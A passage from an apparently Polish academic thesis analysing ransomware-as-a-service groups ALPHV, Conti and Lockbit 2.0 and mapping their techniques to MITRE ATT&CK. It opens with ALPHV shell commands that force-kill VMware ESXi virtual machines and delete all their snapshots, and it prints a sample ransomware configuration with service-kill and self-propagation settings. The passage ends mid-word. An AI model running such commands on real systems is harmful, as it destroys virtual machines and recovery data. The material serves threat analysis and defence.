    ↪ type=force --world-id=\"$1\")}'
for i in `vim-cmd vmsvc/getallvms| awk '{print$1}'` ;do vim-cmd vmsvc/
    ↪ snapshot.removeall $i & done

```

*Ransomware* ALPHV szyfruje pliki przy użyciu algorytmu AES lub ChaCha20. W przypadku gdy system operacyjny nie obsługuje standardu AES, zamiast niego stosowane jest szyfrowanie ChaCha20. Klucz AES jest generowany przy użyciu narzędzia BCryptGenRandom.

Każda specyficzna dla ofiary binarna wersja *ransomware* ALPHV ma wbudowaną strukturę danych JSON (Rys. 3.33), która zawiera dostosowaną konfigurację wykonania próbki. Specyfikacja zmiennych w pliku JSON przedstawiona jest w tabeli 3.6, która znajduje się na końcu rozdziału 3.

```
{
  "config_id": "",
  "public_key": "MIIBIjANBgkqhkiG9w0BAQEAAQCAQ8AMIIIBC...[REDACTED]",
  "extension": "[REDACTED]",
  "note_file_name": "RECOVER-${EXTENSION}-FILES.txt",
  "note_full_text": ">> Introduction\n\nImportant files on your system was ENCRYPTED and now\nnote_short_text": "Important files on your system was ENCRYPTED.\nSensitive data on your s",
  "default_file_mode": {"SmartPattern": [31457280,10]},
  "default_file_cipher": "Best",
  "credentials": [{"[REDACTED]\\Administrator", "[REDACTED]\\Administrator", "[REDACTED\\Administrator"]}], "kill_services": ["mepocs", "memtas", "veeam", "svcs$", "backup", "sql", "vss", "msexchange", "sql*"], "kill_processes": ["encsvc", "thebat", "mydesktopqos", "xfsvvcon", "firefox", "infopath", "winwo"], "exclude_directory_names": ["system volume information", "intel", "$windows.~ws", "application"], "exclude_file_names": ["desktop.ini", "autorun.inf", "ntldr", "bootsect.bak", "thumbs.db", "boot"], "exclude_file_extensions": ["themepack", "nls", "diagpkg", "msi", "lnk", "exe", "cab", "scr", "bat"], "exclude_file_path_wildcard": []}, "enable_network_discovery": true, "enable_self_propagation": true, "enable_set_wallpaper": true, "enable_esxi_vm_kill": true, "strict_include_paths": []
}
```

Rys. 3.33: Przykładowy plik konfiguracyjny JSON ransomware ALPHV [168]

### 3.3.4. Wyszczególnione TTP

Na podstawie zebranych analiz otwarto źródłowych badaczy bezpieczeństwa (wymienionych w rozdziale 3.3) oraz macierzy MITRE ATT&CK [56] wyszczególniono kolejne techniki oraz subtechniki, wykorzystywane w poszczególnych fazach ataku (Tab. 3.7).

Tab. 3.7: Zebrane TTP dla grupy RaaS ALPHV

| TTP ID                      | Technika                           | Subtechnika       |
|-----------------------------|------------------------------------|-------------------|
| <b>Initial Access</b>       |                                    |                   |
| T1078                       | Valid Accounts                     |                   |
| T1078.003                   | Valid Accounts                     | Local Accounts    |
| <b>Execution</b>            |                                    |                   |
| T1047                       | Windows Management Instrumentation |                   |
| T1059                       | Command and Scripting Interpreter  |                   |
| T1569                       | System Services                    |                   |
| T1569.002                   | System Services                    | Service Execution |
| T1053.003                   | Scheduled Task/Job                 | Cron              |
| T1129                       | Shared Modules                     |                   |
| <b>Persistence</b>          |                                    |                   |
| T1078                       | Valid Accounts                     |                   |
| T1078.003                   | Valid Accounts                     | Local Accounts    |
| T1543                       | Create or Modify System Process    |                   |
| T1543.003                   | Create or Modify System Process    | Windows Service   |
| T1053.003                   | Scheduled Task/Job                 | Cron              |
| <b>Privilege Escalation</b> |                                    |                   |
| T1078                       | Valid Accounts                     |                   |
| T1078.003                   | Valid Accounts                     | Local Accounts    |
| T1134                       | Access Token Manipulation          |                   |

|                            |                                         |                                      |
|----------------------------|-----------------------------------------|--------------------------------------|
| T1543                      | Create or Modify System Process         |                                      |
| T1543.003                  | Create or Modify System Process         | Windows Service                      |
| T1068                      | Exploitation for Privilege Escalation   |                                      |
| T1053.003                  | Scheduled Task/Job                      | Cron                                 |
| <b>Defense Evasion</b>     |                                         |                                      |
| T1027                      | Obfuscated Files or Information         |                                      |
| T1078                      | Valid Accounts                          |                                      |
| T1078.003                  | Valid Accounts                          | Local Accounts                       |
| T1112                      | Modify Registry                         |                                      |
| T1134                      | Access Token Manipulation               |                                      |
| T1550                      | Use Alternate Authentication Material   |                                      |
| T1550.002                  | Use Alternate Authentication Material   | Pass the Hash                        |
| T1562                      | Impair Defenses                         |                                      |
| T1562.001                  | Impair Defenses                         | Disable or Modify Tools              |
| T1027.002                  | Obfuscated Files or Information         | Software Packing                     |
| T1070                      | Indicator Removal on Host               |                                      |
| T1070.001                  | Indicator Removal on Host               | Clear Windows Event Logs             |
| T1140                      | Deobfuscate/Decode Files or Information |                                      |
| T1218                      | System Binary Proxy Execution           |                                      |
| T1218.003                  | System Binary Proxy Execution           | CMSTP                                |
| T1202                      | Indirect Command Execution              |                                      |
| <b>Credential Access</b>   |                                         |                                      |
| T1557                      | Adversary-in-the-Middle                 |                                      |
| T1557.001                  | Adversary-in-the-Middle                 | LLMNR/NBT-NS Poisoning and SMB Relay |
| T1003.004                  | OS Credential Dumping                   | LSA Secrets                          |
| <b>Discovery</b>           |                                         |                                      |
| T1049                      | System Network Connections Discovery    |                                      |
| T1057                      | Process Discovery                       |                                      |
| T1082                      | System Information Discovery            |                                      |
| T1083                      | File and Directory Discovery            |                                      |
| T1007                      | System Service Discovery                |                                      |
| <b>Lateral Movement</b>    |                                         |                                      |
| T1550.002                  | Use Alternate Authentication Material   | Pass the Hash                        |
| T1570                      | Lateral Tool Transfer                   |                                      |
| <b>Collection</b>          |                                         |                                      |
| T1005                      | Data from Local System                  |                                      |
| T1557.001                  | Adversary-in-the-Middle                 | LLMNR/NBT-NS Poisoning and SMB Relay |
| <b>Command and Control</b> |                                         |                                      |
| T1105                      | Ingress Tool Transfer                   |                                      |
| <b>Exfiltration</b>        |                                         |                                      |
| T1567                      | Exfiltration Over Web Service           |                                      |

|               |                                        |                                                        |
|---------------|----------------------------------------|--------------------------------------------------------|
| T1048         | Exfiltration Over Alternative Protocol |                                                        |
| T1048.002     | Exfiltration Over Alternative Protocol | Exfiltration Over Asymmetric Encrypted Non-C2 Protocol |
| <b>Impact</b> |                                        |                                                        |
| T1486         | Data Encrypted for Impact              |                                                        |
| T1489         | Service Stop                           |                                                        |
| T1490         | Inhibit System Recovery                |                                                        |
| T1485         | Data Destruction                       |                                                        |
| T1498         | Network Denial of Service              |                                                        |

Tab. 3.6: Specyfikacja zmiennych w pliku konfiguracyjnym JSON ransomware ALPHV

| Opcja                        | Opis                                                                                                                                                                                                                                                                                                                    |
|------------------------------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| config_id                    | ID pliku konfiguracyjnego                                                                                                                                                                                                                                                                                               |
| public_key                   | Specyficzny dla ofiary klucz publiczny RSA używany do zabezpieczenia klucza szyfrowania.                                                                                                                                                                                                                                |
| extension                    | Specyficzne dla ofiary rozszerzenie dołączane do zaszyfrowanych plików, pozornie losowo wygenerowany ciąg siedmiu małych liter alfanumerycznych (wyrażenie regularne: [a-z0-9]7).                                                                                                                                       |
| note_file_name               | Nazwa pliku z notatką o okupie.                                                                                                                                                                                                                                                                                         |
| note_full_text               | Tekst okupu, z charakterystycznym dla ofiary adresem cebulowym Tor używanym do negocjacji.                                                                                                                                                                                                                              |
| note_short_text              | Tekst tapety pulpitu Windows kierujący ofiarę do informacji o okupie.                                                                                                                                                                                                                                                   |
| default_file_mode            | Zazwyczaj ustawiony na "Auto", choć zaobserwowano dwie wartości "SmartPattern", które powodują zaszyfrowanie określonej liczby megabajtów każdego pliku w krokach co dziesięć. Wartości te można by ustawić ze względu na wydajnościowe na konkretnych hostach-ofiarach, np. w przypadku pracy z bardzo dużymi plikami. |
| default_file_cipher          | Ustawiony na "Best", próbuje najpierw użyć szyfrowania AES, a następnie powraca do ChaCha20.                                                                                                                                                                                                                            |
| credentials                  | Poświadczenia wykorzystywane do propagacji próbek.                                                                                                                                                                                                                                                                      |
| kill_services                | Lista typowych usług systemu Windows związanych z aplikacjami, narzędziami do tworzenia kopii zapasowych, rozwiązaniami bezpieczeństwa i serwerami przeznaczonych do wyłączenia.                                                                                                                                        |
| kill_processes               | Lista typowych procesów systemu Windows związanych z aplikacjami, narzędziami do tworzenia kopii zapasowych, rozwiązaniami bezpieczeństwa i serwerami przeznaczonych do wyłączenia.                                                                                                                                     |
| exclude_directory_names      | Lista wykluczonych folderów z szyfrowania.                                                                                                                                                                                                                                                                              |
| exclude_file_names           | Lista wykluczonych nazw plików z szyfrowania.                                                                                                                                                                                                                                                                           |
| exclude_file_extensions      | Lista wykluczonych rozszerzeń plików z szyfrowania.                                                                                                                                                                                                                                                                     |
| exclude_file_path_wildcard   | Wyklucza określone ścieżki plików z szyfrowania.                                                                                                                                                                                                                                                                        |
| enable_network_discovery     | Umożliwia wykrywanie sieci przez NetBIOS/SMB w poszukiwaniu innych hostów do zaszyfrowania.                                                                                                                                                                                                                             |
| enable_self_propagation      | Umożliwia samodzielną propagację próbki ransomware na inne dostępne urządzenia.                                                                                                                                                                                                                                         |
| enable_set_wallpaper         | Powoduje wyświetlanie na tapecie pulitu Windows napisu, ustawionego w parametrze "note_short_text".                                                                                                                                                                                                                     |
| enable_esxi_vm_kill          | Wartość logiczna, określająca, czy maszyny wirtualne VMware ESXi będą wyłączone przez próbkę.                                                                                                                                                                                                                           |
| enable_esxi_vm_snapshot_kill | Wartość logiczna określająca, czy migawki maszyn wirtualnych VMware ESXi będą usuwane.                                                                                                                                                                                                                                  |
| strict_include_paths         | Powoduje, że proces szyfrowania przetwarza tylko pliki znajdujące się w określonych ścieżkach.                                                                                                                                                                                                                          |
| esxi_vm_kill_exclude         | Wartość logiczna, wyklucza określone maszyny wirtualne VMware ESXi z procesu szyfrowania.                                                                                                                                                                                                                               |

# 4. Zestawienie najczęściej wykorzystywanych TTP przez grupy RaaS

Celem rozdziału jest przedstawienie zestawienia najczęściej wykorzystywanych TTP przez badane grupy *Ransomware as a Service*. Ten rozdział zaznajomi czytelnika z ich cechami wspólnymi, które zostały przedstawione w ramach macierzy MITRE ATT&CK. Dla poszczególnej taktyki przedstawiono fragment macierzy MITRE ATT&CK (pełna wersja macierzy do podglądu w formie online znajduje się w Dodatku A) oraz przypisane do nich grupy RaaS.

Do wyrażenia skali pokrycia technik oraz subtechnik wykorzystano skalę kolorystyczną (od zielonego do czerwonego). Jeśli dana technika/subtechnika jest wykorzystywana przez wszystkie trzy grupy RaaS, to technika/subtechnika jest oznaczona kolorem czerwonym. W przypadku pokrycia techniki/subtechniki przez jedną grupę, jest ona oznaczona kolorem zielonym.


W ramach opisów technik skupiono się na systemach z rodziny Windows - są one najczęstszym celem ataków wyżej opisanych grup RaaS. Mimo tego, opisywane w tym rozdziale kolejne techniki przedstawiają ogólny schemat ataków opisywanych grup RaaS.

## 4.1. Initial Access

W wyniku analiz trzech wybranych grup RaaS dla taktyki Initial Access wyszczególnionych zostało łącznie pięć głównych technik oraz cztery ich subtechniki (Rys. 4.1).

Najczęściej wykorzystywany wektorem wejścia do organizacji była technika **”Valid Accounts”** [181] - każda z opisywanych grup z niej korzysta. Technika określa fakt korzystania ze skompromitowanych danych uwierzytelniających istniejących kont przez opisywane grupy. Dzięki uzyskanym dostępom, atakujący uzyskują możliwość wejścia do atakowanej organizacji i ominąć kontrolę dostępu, wykorzystując rolę i rangę wykorzystywanego konta. Takie dostępy najczęściej są kupowane od Internal Access Brokers (IABs) w darknecie.

Następnymi kolejno technikami wykorzystywanyimi przez grupy RaaS Conti i Lockbit 2.0 był **“Phishing”** [182] oraz **“Exploit Public-Facing Application”** [183]. W przypadku pierwszej techniki, atakujący mogą wysyłać wiadomości *phishing’owe* w celu uzyskania dostępu do systemów ofiar. Wszystkie formy *phishing’u* to inżynieria społeczna realizowana drogą elektroniczną. Phishing może być ukierunkowany na konkretną osobę, firmę oraz branżę lub nieukierunkowany, wysyłany w masowych kampaniach spamowych.




Rys. 4.1: Zestawienie TTP dla taktyki Initial Access [53]

W wiadomościach *phishing*'owych zazwyczaj znajduje się hiperłącze lub złośliwy załącznik. Kampanie *phishing*'owe mogą być ukierunkowane w wiadomościach e-mail i w mediach społecznościowych.

W drugiej wspomnianej technice, atakujący mogą próbować wykorzystać słaby punkt komputera lub programu korzystającego z Internetu, używając oprogramowania, danych lub poleceń w celu wywołania niezamierzzonego lub nieoczekiwaneego zachowania. Przykładowym takim działaniem jest wykorzystanie znanych podatności oraz ataki siłowe na usługi.

## 4.2. Execution

W wyniku analiz trzech wybranych grup RaaS dla taktyki Execution wyszczególnionych zostało łącznie dziewięć głównych technik oraz siedem subtechnik (Rys. 4.2).



Rys. 4.2: Zestawienie TTP dla taktyki Execution [53]

Wspólnymi technikami wykorzystywanyimi do uruchomienia złośliwego kodu przez opisywane grupy RaaS są - **"Command and Scripting Interpreter"** [184], **"Windows Management Instrumentation"** [185] oraz **"System Services"** wraz z subtechniką **"System Execution"** [186].


Technika **"Command and Scripting Interpreter"** definiuje użycie znanych powłok systemowych, języków skryptowych do wykonywania dowolnych poleceń. Polecenia i skrypty mogą być osadzone w ramach wstępnej infekcji, dostarczanych ofiarom jako dokumenty przynęty lub jako wtórne polecenia, pobierane z istniejącego serwera zarządzania C2.

Technika **"Windows Management Instrumentation"** wskazuje na wykorzystanie WMI do wykonywania złośliwego kodu przez atakujących. WMI to funkcja administracyjna, która zapewnia jednolite środowisko dostępu do składników systemu Windows. Usługa WMI umożliwia zarówno dostęp lokalny, jak i zdalny, przy czym ten drugi jest ułatwiony przez usługi zdalne, takie jak *Distributed Component Object Model* (DCOM) - port 135 i *Windows Remote Management* (WinRM) - port 5985 dla HTTP, 2986 dla HTTPS. Atakujący mogą używać WMI do interakcji z lokalnymi i zdalnymi systemami oraz wykorzystywać go jako środek do wykonywania różnych działań, takich jak zbieranie informacji w celu wykrycia infrastruktury, a także zdalnego wykonywania plików.

Technika **"System Services"**, wraz z subtechniką **"System Execution"** określa wykorzystanie usług systemowych do wykonania poleceń lub programów atakujących. Złośliwy kod może wykonać zamierzane działanie poprzez wykorzystanie znanych usług systemowych. W przypadku opisywanych grup RaaS szczególnie używane są `net.exe`, `sc.exe`, `psexec.exe` oraz `svchost.exe`.

### 4.3. Persistence

W wyniku analiz trzech wybranych grup RaaS dla taktyki Persistence wyszczególnionych zostało łącznie dziewięć głównych technik oraz sześć subtechnik (Rys. 4.3).



Rys. 4.3: Zestawienie TTP dla taktyki Persistence [53]


Wspólnymi technikami wykorzystywanyimi do utrzymania przyczółka w zaatakowanym systemie przez opisywane grupy RaaS są - **"Valid Accounts"** [181] oraz **"Create or Modify System Process"** wraz z subtechniką **"Windows Service"** [187].

Technika **"Valid Accounts"** jest w tym przypadku wykorzystywana do stałego korzystania z systemów zdalnych oraz usług dostępnych z zewnątrz zaatakowanej organizacji poprzez wykorzystanie przejętego konta.

Dla techniki **"Create or Modify System Process"** atakujący tworzą lub modyfikują procesy na poziomie systemu w celu wgrania szkodliwego ładunku do utrzymania dostępu do zainfekowanego urządzenia poprzez aktywne usługi wykorzystywanego procesu. Mogą one być skonfigurowane tak, aby były uruchamiane przy starcie systemu lub w powtarzanym odstępie czasu. Wyszczególniono tutaj szczególnie subtechnikę **"Windows Service"**, która definiuje wykorzystanie procesów systemu Windows w celu utrzymania dostępu. Podczas uruchamiania systemu Windows uruchamiane są usługi, które wykonują funkcje systemowe w tle. Informacje o konfiguracji usług systemu Windows, w tym ścieżka do pliku wykonywalnego usługi lub programów/polecień odzyskiwania, są przechowywane w Rejestrze systemu Windows. Konfiguracje usług atakujący mogą ustawać lub modyfikować za pomocą narzędzi systemowych (takich jak `sc.exe`), bezpośrednio modyfikując Rejestr lub korzystając bezpośrednio z interfejsu API (ang. *Application Programming Interface*) systemu Windows.

## 4.4. Privilege Escalation

W wyniku analiz trzech wybranych grup RaaS dla taktyki Privilege Escalation wyszczególnionych zostało łącznie jedenaście głównych technik oraz dziewięć subtechnik (Rys. 4.4).



Rys. 4.4: Zestawienie TTP dla taktyki Privilege Escalation [53]

Wspólnymi technikami wykorzystywanyimi do uzyskania wyższych uprawnień w zaatakowanym systemie przez opisywane grupy RaaS są - **"Access Token Manipulation"** [188], **"Valid**

**Accounts”** [181] oraz **”Create or Modify System Process”** wraz z subtechniką **”Windows Service”** [187].


W przypadku techniki **”Access Token Manipulation”** atakujący mogą modyfikować tokeny dostępu, aby działały w innym kontekście bezpieczeństwa użytkownika lub systemu w celu wykonywania planowanych działań i omijania kontroli dostępu. System Windows używa tokenów dostępu do określania własności uruchomionego procesu. Użytkownik może manipulować tokenami dostępu, aby działający proces wyglądał tak, jakby był procesem potomnym innego procesu lub należał do kogoś innego niż użytkownik, który go uruchomił. W takim przypadku proces przejmuje również kontekst zabezpieczeń związany z nowym tokenem. Każdy standardowy użytkownik może użyć polecenia `runas` i funkcji API systemu Windows do utworzenia tokenów podszywających się pod inne osoby. Przykładowe wykorzystanie komendy `runas` znajduje się w ramach działania partnerów grupy RaaS Lockbit 2.0 (List. 3.8).

W tym przypadku, technika **”Valid Accounts”** jest wykorzystywana do uzyskiwania większych uprawnień do określonych systemów lub dostępu do zastrzeżonych obszarów w sieci organizacji.

W technice **”Create or Modify System Process”** w kontekście systemu Windows wykorzystywany jest fakt możliwości wykonania usług z uprawnieniami systemu, gdy są one utworzone z uprawnieniami administratora.

## 4.5. Defense Evasion

W wyniku analiz trzech wybranych grup RaaS dla taktyki Defense Evasion wyszczególnionych zostało łącznie dziewiętnaście głównych technik oraz szesnaście subtechnik (Rys. 4.5).



Rys. 4.5: Zestawienie TTP dla taktyki Defense Evasion [53]

Wspólnymi technikami wykorzystywany do uniknięcia detekcji działań partnerów opisywanych grup RaaS są - **”Access Token Manipulation”** [188], **”Impair Defenses”** wraz z subtechniką **”Disable or Modify Tools”** [189], **”Modify Registry”** [190], **”Obfuscated Files or Information”** [191], **”Use Alternate Authentication Material”** wraz z subtechniką **”Pass the Hash”** [192] oraz technika **”Valid Accounts”** [181].

Technika **”Access Token Manipulation”** w kontekście omijania detekcji została w pełni opisana w podrozdziale 4.4.

Technika **”Impair Defenses”** definiuje możliwość modyfikowania składników środowiska ofiary w celu utrudnienia lub wyłączenia mechanizmów obronnych. Osłabiana jest możliwość

detekcji, blokad wdrożonych systemów/narzędzi bezpieczeństwa oraz narzędzi instalowanych w ramach wsparcia widoczności aktywności w systemie.

Najczęściej opisywane grupy RaaS wykorzystują w tym celu subtechnikę **"Disable or Modify Tools"**. Może ona przybierać różne formy np. poprzez zabijanie procesów lub usług systemów bezpieczeństwa, modyfikowanie/usuwanie kluczy rejestru lub plików konfiguracyjnych, aby rozwiązania bezpieczeństwa nie działały prawidłowo.

Technika **"Modify Registry"** umożliwia atakującym interakcję z Rejestrem systemu Windows w celu modyfikacji informacji konfiguracyjnych rozwiązań bezpieczeństwa. Dostęp do określonych obszarów Rejestru zależy od uprawnień konta, niektóre z nich wymagają dostępu na poziomie administratora. Do lokalnej lub zdalnej modyfikacji Rejestru można użyć wbudowanego w system Windows narzędzia wiersza poleceń Reg. Można również wykorzystać interfejs API systemu Windows, jeśli jest zaimplementowany w ramach zdalnej usługi do interakcji z Rejestrem.


Technika **"Obfuscated Files or Information"** pozwala atakującym na modyfikację pliku wykonywalnego swoich próbek złośliwego oprogramowania/kodu tak, aby utrudnić jego rozpoznanie, wykrycie. Jest to wykonywane najczęściej poprzez np. zaszyfrowanie, zakodowanie i/lub zaciemnienie kodu przesyłanego lub obecnego w systemie (obfuscacja). Przykładem wykorzystywanym przez grupy Conti i ALPHV jest tzw. **"Software Packing"** [193]. Jest to metoda kompresji lub szyfrowania pliku wykonywalnego. Pakowanie kodu zmienia sygnaturę pliku, co skutecznie pozwala uniknąć wykrycia próbek po ich sygnaturach. Większość technik dekompresji dekompresuje kod wykonywalny w pamięci.

Technika **"Use Alternate Authentication Material"** pozwala atakującym wykorzystywać inne znane metody uwierzytelnienia np. bilety w systemie Kerberos, tokeny dostępu do aplikacji, hashe haseł. Alternatywne metody uwierzytelniające są zgodnie z założeniem generowane przez systemy po tym, jak użytkownik lub aplikacja pomyślnie uwierzytelnili się wcześniej, podając prawidłową tożsamość i wymagany czynnik lub czynniki uwierzytelniające. Alternatywny materiał uwierzytelniający może być również generowany podczas procesu tworzenia tożsamości użytkownika. Przechowywanie alternatywnych metod uwierzytelnienia pozwala systemowi zweryfikować, czy tożsamość uwierzytelniała się pomyślnie, nie prosząc użytkownika o ponowne wprowadzenie czynnika (czynników) uwierzytelnienia. Ponieważ alternatywne uwierzytelnienie musi być przechowywane przez system - w pamięci lub na dysku - może być zagrożone. Kradnąc materiały alternatywnego uwierzytelniania, atakujący są w stanie ominąć kontrole dostępu do systemu i uwierzytelić się w nim, nie znając hasła w formie jawniej ani żadnych dodatkowych czynników uwierzytelniających. Opisywane grupy RaaS najczęściej wykorzystują w tym celu subtechnikę **"Pass the Hash"**, która wykorzystuje wykradzione hashe haseł. Atakujący przedstawiają się jako użytkownik oraz przekazują hash hasła, aby uzyskać dostęp zdalny lub lokalny do systemu. Grupa Conti dodatkowo wykorzystuje hash hasła do utworzenia nowego, ważnego biletu Kerberos, wykorzystywanego w ramach subtechnikii **"Pass the Ticket"**[194].

W tym przypadku, technika **"Valid Accounts"** jest wykorzystywana podczas prób omijania zabezpieczeń poprzez używanie nieaktywnych kont, np. należących do osób, które nie są już częścią organizacji lub przebywają na urlopie. Korzystanie z takich kont może pozwolić atakującym na uniknięciu wykrycia, ponieważ pierwotny użytkownik konta nie będzie obecny, aby zidentyfikować wszelkie anomalie zachodzące na jego koncie.

## 4.6. Credential Access

W wyniku analiz trzech wybranych grup RaaS dla taktyki Credential Access wyszczególnionych zostało łącznie osiem głównych technik oraz siedem subtechnik (Rys. 4.6).



Rys. 4.6: Zestawienie TTP dla taktyki Credential Access [53]

W przypadku prób uzyskania dostępu do danych dostępowych, opisywane grupy RaaS nie mają w pełni wspólnych technik. Wspólną techniką grup Conti oraz ALPHV jest **"Adversary-in-the-Middle"** wraz z jej subtechniką **"LLMNR/NBT-NS Poisoning and SMB Relay"** [195].

*Link-Local Multicast Name Resolution (LLMNR)* i *NetBIOS Name Service (NBT-NS)* to składniki systemu Microsoft Windows, które służą jako alternatywne metody identyfikacji hostów. LLMNR bazuje na formacie systemu nazw domenowych (DNS) i umożliwia hostom na tym samym łączu lokalnym rozwiązywanie nazw innych hostów. NBT-NS identyfikuje systemy w sieci lokalnej na podstawie ich nazwy NetBIOS.

Odpowiadając na ruch sieciowy LLMNR/NBT-NS, atakujący mogą sfałszować autorytatywne źródło rozwiązywania nazw, aby wymusić komunikację z systemem kontrolowanym przez atakującego. Działanie to może być wykorzystywane do zbierania lub przekazywania metod uwierzytelniania.

Atakujący mogą sfałszować autorytatywne źródło rozwiązywania nazw w sieci ofiary, odpowiadając na ruch LLMNR (UDP 5355)/NBT-NS (UDP 137) tak, jakby znali tożsamość żądanej hosta, skutecznie zatrzymując usługę, aby ofiary komunikowały się z systemem kontrolowanym przez atakującego. Jeśli żądany host należy do zasobu, który wymaga identyfikacji/uwierzytelnienia, nazwa użytkownika i hash NTLMv2 (ang. *New Technology LAN Manager version 2*) są wysyłane do systemu kontrolowanego przez przeciwnika.

Wspólnymi technikami grup Conti oraz Lockbit 2.0 są **"Brute Force"** [196], **"OS Credential Dumping"** [197] oraz **"Unsecured Credentials"** wraz z subtechniką **"Credentials in Files"** [198].

W przypadku techniki **"Brute Force"** atakujący mogą stosować techniki siłowe w celu uzyskania dostępu do kont w przypadku, gdy hasła są nieznane lub gdy uzyskano hash hasła. Nie znając hasła do danego konta lub zbioru kont, napastnik może systematycznie odgadywać ha-

